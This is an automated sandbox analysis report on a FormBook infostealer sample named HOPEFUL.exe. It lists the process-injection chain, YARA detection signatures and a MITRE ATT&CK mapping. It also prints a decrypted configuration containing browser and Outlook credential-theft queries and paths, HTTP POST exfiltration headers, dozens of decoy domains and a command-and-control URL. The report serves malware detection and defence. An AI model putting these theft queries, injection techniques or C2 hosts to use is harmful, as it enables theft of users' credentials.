ID: 339365
Sample Name: HOPEFUL.exe
Cookbook: default.jbs
Time: 21:41:54
Date: 13/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report HOPEFUL.exe

Overview


General Information

Sample Name:	HOPEFUL.exe
Analysis ID:	339365
MD5:	9c15af175868121.
SHA1:	3ba03f47a876236.
SHA256:	7c8f873fc34661a..
Tags:	exe Formbook

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected FormBook
- Allocates memory in foreign process…
- Hides that the sample has been dow…
- Injects a PE file into a foreign proce…
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…

Classification



Startup

- **System is w10x64**
- HOPEFUL.exe (PID: 6744 cmdline: 'C:\Users\user\Desktop\HOPEFUL.exe' MD5: 9C15AF175868121CC014666189D52DAE)
  - AddInProcess32.exe (PID: 6548 cmdline: C:\Users\user\AppData\Local\Temp\AddInProcess32.exe MD5: F2A47587431C466535F3C3D3427724BE)
    - explorer.exe (PID: 3388 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - cmmon32.exe (PID: 4656 cmdline: C:\Windows\SysWOW64\cmmon32.exe MD5: 2879B30A164B9F7671B5E6B2E9F8DFDA)
        - cmd.exe (PID: 4240 cmdline: /c del 'C:\Users\user\AppData\Local\Temp\AddInProcess32.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 5192 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook


```
{
  "Config: ": [
    "CONFIG_PATTERNS 0x8bc2",
    "KEY1_OFFSET 0x1d510",
    "CONFIG SIZE : 0xf7",
    "CONFIG OFFSET 0x1d615",
    "URL SIZE : 33",
    "searching string pattern",
    "strings_offset 0x1c1a3",
    "searching hashes pattern",
    "--------------------------------------------------",
    "Decrypted Function Hashes",
    "--------------------------------------------------",
    "0x1004744a",
    "0xf43668a6",
    "0x980476e5",
    "0x35a6d50c",
    "0xf89290dc",
    "0x94261f57",
    "0x7d54c891",
    "0x47cb721",
    "0xf72d70d3",
    "0x9f715026",
    "0xbf0a5e41",
    "0x2902d074",
    "0xf653b199",
    "0xc8c42cc6",
```

```
"0x2e1b7599",
"0x210d4d07",
"0x6d2a7921",
"0x8ea85a2f",
"0x207c50ff",
"0xb967410a",
"0x1eb17415",
"0xb46802f8",
"0x11da8518",
"0xf42ed5c",
"0x2885a3d3",
"0x445675fa",
"0x5c289b4c",
"0x40ede5aa",
"0xf24946a2",
"0x8559c3e2",
"0xb9d34d23",
"0xa14d0a19",
"0x2d07bbe2",
"0xbbd1d68c",
"0xb28c29d4",
"0x3911edeb",
"0xefad046d",
"0xa0605497",
"0xf5529cbf",
"0x5507576a",
"0xfa2467c8",
"0x5b6423bf",
"0xe22409b9",
"0xde1eba2",
"0xae847e2",
"0xa8cfcc9",
"0x26fc2c69",
"0x5d8a75ac",
"0x22eb3474",
"0x2b37c918",
"0x79402007",
"0x7544791c",
"0x641b2c94",
"0x1db04ecf",
"0xf5d02cd8",
"0xad012172",
"0x6206e716",
"0x5e4b9b9a",
"0xe4e2f5f4",
"0x54c93159",
"0x25ea79b",
"0x5bf29119",
"0xd6507db",
"0x32ffc9f8",
"0xe4cfab72",
"0x98db5380",
"0xce4cc542",
"0x3092a0a2",
"0x66053660",
"0x2607a133",
"0xfcd014c1",
"0x80b41d4",
"0x4102ad8d",
"0x857bf6a6",
"0xd3ec6064",
"0x23145fc4",
"0xc026698f",
"0x8f5385d8",
"0x2430512b",
"0x3ebe9086",
"0x4c6fddb5",
"0x276db13e",
"0xe00f0a8e",
"0x85cf9404",
"0xb2248784",
"0xcdc7e023",
"0x11f5f50",
"0x1dd4bc1c",
"0x8235fce2",
"0x21b17672",
"0xbba64d93",
"0x2f0ee0d8",
"0x9cb95240",
"0x28c21e3f",
"0x9347ac57",
"0x9d9522dc",
"0x911bc70e",
"0x74443db9",
"0xf04c1aa9",
"0x6484bcb5",
"0x11fc2f72",
"0x2b44324f",
"0x9d70beea",
"0x59adf952",
"0x172ac7b4",
```

```
"0x5d4b4e66",
"0xed297eae",
"0xa88492a6",
"0xb21b057c",
"0x70f35767",
"0xb6f4d5a8",
"0x67cea859",
"0xc1626bff",
"0xb4e1ae2",
"0x24a48dcf",
"0xe11da208",
"0x1c920818",
"0x65f4449c",
"0xc30bc050",
"0x3e86e1fb",
"0x9e01fc32",
"0x216500c2",
"0x48e207c9",
"0x2decf13e",
"0x19996921",
"0xb7da3dd7",
"0x47f39d2b",
"0x6777e2de",
"0xd980e37f",
"0x963fea3b",
"0xacddb7ea",
"0x110aec35",
"0x647331f3",
"0x2e381da4",
"0x50f66474",
"0xec16e0c0",
"0xf9d81a42",
"0xd6c6f9db",
"0xef3df91",
"0x60e0e203",
"0x7c81caaf",
"0x71c2ec76",
"0x25e431cc",
"0x106f568f",
"0x6a60c8a9",
"0xb758aab3",
"0x3b34de90",
"0x700420f5",
"0xee359a7e",
"0xd1d808a",
"0x47ba47a5",
"0xff959c4c",
"0x5d30a87d",
"0xaa95a900",
"0x80b19064",
"0x9c5a481a",
"0x1dd252d",
"0xdb3055fc",
"0xe0cf8bf1",
"0x3a48eabc",
"0xf0472f97",
"0x4a6323de",
"0x4260edca",
"0x53f7fb4f",
"0x3d2e9c99",
"0xf6879235",
"0xe6723cac",
"0xe184dfaa",
"0xe99ffaa0",
"0xf6aebe25",
"0xefadf9a5",
"0x215de938",
"0x757906aa",
"0x84f8d766",
"0xb6494f65",
"0x13a75318",
"0x5bde5587",
"0xe9eba2a4",
"0x6b8a0df3",
"0x9c02f250",
"0xe52a2a2e",
"0xdb96173c",
"0x3c0f2fc",
"0xd45e157c",
"0x4edd1210",
"0x2b127ce0",
"0xadc887b6",
"0xf45a1c52",
"0xc84869d7",
"0x36dc1f04",
"0x50c2a508",
"0x3e88e8bf",
"0x4b6374a6",
"0x72a93198",
"0x85426977",
"0xea193e11",
```

```
"0xea653007",
"0xe297c9c",
"0x65399e87",
"0x23609e75",
"0xb92e8a5a",
"0xabc89476",
"0xd989572f",
"0x4536ab86",
"0x3476afc1",
"0xaf24a63b",
"0x393b9ac8",
"0x414a3c70",
"0x487e77f4",
"0xbee1bdf6",
"0xc30c49a6",
"0xcb591d7f",
"0x5c4ee455",
"0x7c81c71d",
"0x11c6f95e",
"----------------------------------------------------",
"Decrypted Strings",
"----------------------------------------------------",
"USERNAME",
"LOCALAPPDATA",
"USERPROFILE",
"APPDATA",
"TEMP",
"ProgramFiles",
"CommonProgramFiles",
"ALLUSERSPROFILE",
"/c copy \"",
"/c del \"",
"\\Run",
"\\Policies",
"\\Explorer",
"\\Registry\\User",
"\\Registry\\Machine",
"\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion",
"Office\\15.0\\Outlook\\Profiles\\Outlook\\",
" NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\",
"\\SOFTWARE\\Mozilla\\Mozilla ",
"\\Mozilla",
"Username: ",
"Password: ",
"formSubmitURL",
"usernameField",
"encryptedUsername",
"encryptedPassword",
"\\logins.json",
"\\signons.sqlite",
"\\Microsoft\\Vault\\",
"SELECT encryptedUsername, encryptedPassword, formSubmitURL FROM moz_logins",
"\\Google\\Chrome\\User Data\\Default\\Login Data",
"SELECT origin_url, username_value, password_value FROM logins",
".exe",
".com",
".scr",
".pif",
".cmd",
".bat",
"ms",
"win",
"gdi",
"mfc",
"vga",
"igfx",
"user",
"help",
"config",
"update",
"regsvc",
"chkdsk",
"systray",
"audiodg",
"certmgr",
"autochk",
"taskhost",
"colorcpl",
"services",
"IconCache",
"ThumbCache",
"Cookies",
"SeDebugPrivilege",
"SeShutdownPrivilege",
"\\BaseNamedObjects",
"config.php",
"POST ",
" HTTP/1.1",
"",
"Host: ",
""
```

```
  ",
"Connection: close",
"",
"Content-Length: ",
"",
"Cache-Control: no-cache",
"",
"Origin: http://",
"",
"User-Agent: Mozilla Firefox/4.0",
"",
"Content-Type: application/x-www-form-urlencoded",
"",
"Accept: */*",
"",
"Referer: http://",
"",
"Accept-Language: en-US",
"",
"Accept-Encoding: gzip, deflate",
"",
"dat=",
"f-start",
"strahlenschutz.digital",
"soterppe.com",
"wlw-hnlt.com",
"topheadlinetowitness-today.info",
"droriginals.com",
"baculatechie.online",
"definity.finance",
"weddingmustgoon.com",
"ludisenofloral.com",
"kenniscourtureconsignments.com",
"dl888.net",
"singledynamics.com",
"internetmarkaching.com",
"solidconstruct.site",
"ip-freight.com",
"11sxsx.com",
"incomecontent.com",
"the343radio.com",
"kimberlygoedhart.net",
"dgdoughnuts.net",
"vivethk.com",
"st-reet.com",
"luxusgrotte.com",
"hareland.info",
"fitdramas.com",
"shakahats.com",
"cositasdepachecos.com",
"lhc965.com",
"5hnjy.com",
"zoommedicaremeetings.com",
"bebywye.site",
"ravenlewis.com",
"avia-sales.xyz",
"screwtaped.com",
"xaustock.com",
"hongreng.xyz",
"lokalised.com",
"neosolutionsllc.com",
"ecandkllc.com",
"sistertravelalliance.com",
"brotherhoodoffathers.com",
"mybestme.store",
"vigilantdis.com",
"sqatzx.com",
"kornteengoods.com",
"miamiwaterworld.com",
"mywillandmylife.com",
"novergi.com",
"eaglesnestpropheticministry.com",
"sterlworldshop.com",
"gabriellagullberg.com",
"toweroflifeinc.com",
"tiendazoom.com",
"dividupe.com",
"szyulics.com",
"theorangepearl.com",
"hotvidzhub.download",
"asacal.com",
"systemedalarmebe.com",
"margosbest.com",
"kathymusic.com",
"quintred.com",
"mad54.art",
"simplification.business",
"f-end",
"--------------------------------------------------",
"Decrypted CnC URL",
"--------------------------------------------------",
"www.registeredagentfirm.com/jqc/lv0000"
```

```
      www.registeredagentjfm.com/jqc/?u0000
    ]
  }
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000013.00000002.557782096.0000000000EC0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000013.00000002.557782096.0000000000EC0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000013.00000002.557782096.0000000000EC0000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18409:$sqlite3step: 68 34 1C 7B E1 • 0x1851c:$sqlite3step: 68 34 1C 7B E1 • 0x18438:$sqlite3text: 68 38 2A 90 C5 • 0x1855d:$sqlite3text: 68 38 2A 90 C5 • 0x1844b:$sqlite3blob: 68 53 D8 7F 8C • 0x18573:$sqlite3blob: 68 53 D8 7F 8C
00000013.00000002.558552585.0000000003090000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000013.00000002.558552585.0000000003090000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 19 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
5.2.AddInProcess32.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.AddInProcess32.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x977a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa473:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a527:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b52a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
5.2.AddInProcess32.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x17609:$sqlite3step: 68 34 1C 7B E1 • 0x1771c:$sqlite3step: 68 34 1C 7B E1 • 0x17638:$sqlite3text: 68 38 2A 90 C5 • 0x1775d:$sqlite3text: 68 38 2A 90 C5 • 0x1764b:$sqlite3blob: 68 53 D8 7F 8C • 0x17773:$sqlite3blob: 68 53 D8 7F 8C
5.2.AddInProcess32.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
5.2.AddInProcess32.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected FormBook

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts 1	Shared Modules 1	Valid Accounts 1	Valid Accounts 1	Rootkit 1	Credential API Hooking 1	Security Software Discovery 1 2 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Access Token Manipulation 1	Masquerading 1	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3
Domain Accounts	At (Linux)	Logon Script (Windows)	Process Injection 8 1 2	Valid Accounts 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Access Token Manipulation 1	NTDS	Application Window Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 3
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Virtualization/Sandbox Evasion 3	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Disable or Modify Tools 1	Cached Domain Credentials	System Information Discovery 1 1 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communicatic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 8 1 2	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Deobfuscate/Decode Files or Information 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protoco

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Hidden Files and Directories 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Obfuscated Files or Information 3	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Software Packing 1	Input Capture	Permission Groups Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail Protocols

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
HOPEFUL.exe	31%	ReversingLabs	ByteCode-MSIL.Packed.Generic	
HOPEFUL.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\AddInProcess32.exe	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\AddInProcess32.exe	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.AddInProcess32.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.the343radio.com/jqc/	0%	Avira URL Cloud	safe	
http://www.novergi.com/jqc/	0%	Avira URL Cloud	safe	
http://www.eaglesnestpropheticministry.com/jqc/	0%	Avira URL Cloud	safe	
http://www.bebywye.site/jqc/www.ip-freight.com	0%	Avira URL Cloud	safe	
http://www.the343radio.com	0%	Avira URL Cloud	safe	
http://www.toweroflifeinc.com/jqc/www.strahlenschutz.digital	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.weddingmustgoon.comReferer:	0%	Avira URL Cloud	safe	
http://www.11sxsx.com/jqc/	0%	Avira URL Cloud	safe	
http://www.registeredagentfirm.com/jqc/?ndlpiZc=0xbExnfI3Prv/1KpQ0CN/ByOc92DgA9UHu9nxr7GrQjbPgIXGkWI8+X1opataUjCpyTL&vJBt9=0p-TOvv8KBuxgpiP	0%	Avira URL Cloud	safe	
http://www.ip-freight.comReferer:	0%	Avira URL Cloud	safe	
http://www.ip-freight.com/jqc/	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.eaglesnestpropheticministry.comReferer:	0%	Avira URL Cloud	safe	
http://www.novergi.com	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.theorangepearl.com/jqc/	0%	Avira URL Cloud	safe	
http://www.lhc965.com/jqc/	0%	Avira URL Cloud	safe	
http://www.registeredagentfirm.comReferer:	0%	Avira URL Cloud	safe	
http://www.weddingmustgoon.com/jqc/	0%	Avira URL Cloud	safe	
http://www.internetmarkaching.com/jqc/	0%	Avira URL Cloud	safe	
http://www.kenniscourtureconsignments.com	0%	Avira URL Cloud	safe	
http://www.lhc965.com/jqc/www.topheadlinetowitness-today.info	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.weddingmustgoon.com	0%	Avira URL Cloud	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.strahlenschutz.digital/jqc/	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.internetmarkaching.comReferer:	0%	Avira URL Cloud	safe	
http://www.tiendazoom.com/jqc/	0%	Avira URL Cloud	safe	
http://www.topheadlinetowitness-today.infoReferer:	0%	Avira URL Cloud	safe	
http://www.novergi.comReferer:	0%	Avira URL Cloud	safe	
http://www.theorangepearl.com	0%	Avira URL Cloud	safe	
http://www.novergi.com/jqc/M	0%	Avira URL Cloud	safe	
http://www.tiendazoom.comReferer:	0%	Avira URL Cloud	safe	
http://www.ip-freight.com/jqc/www.toweroflifeinc.com	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.theorangepearl.com/jqc/www.11sxsx.com	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.strahlenschutz.digitalReferer:	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
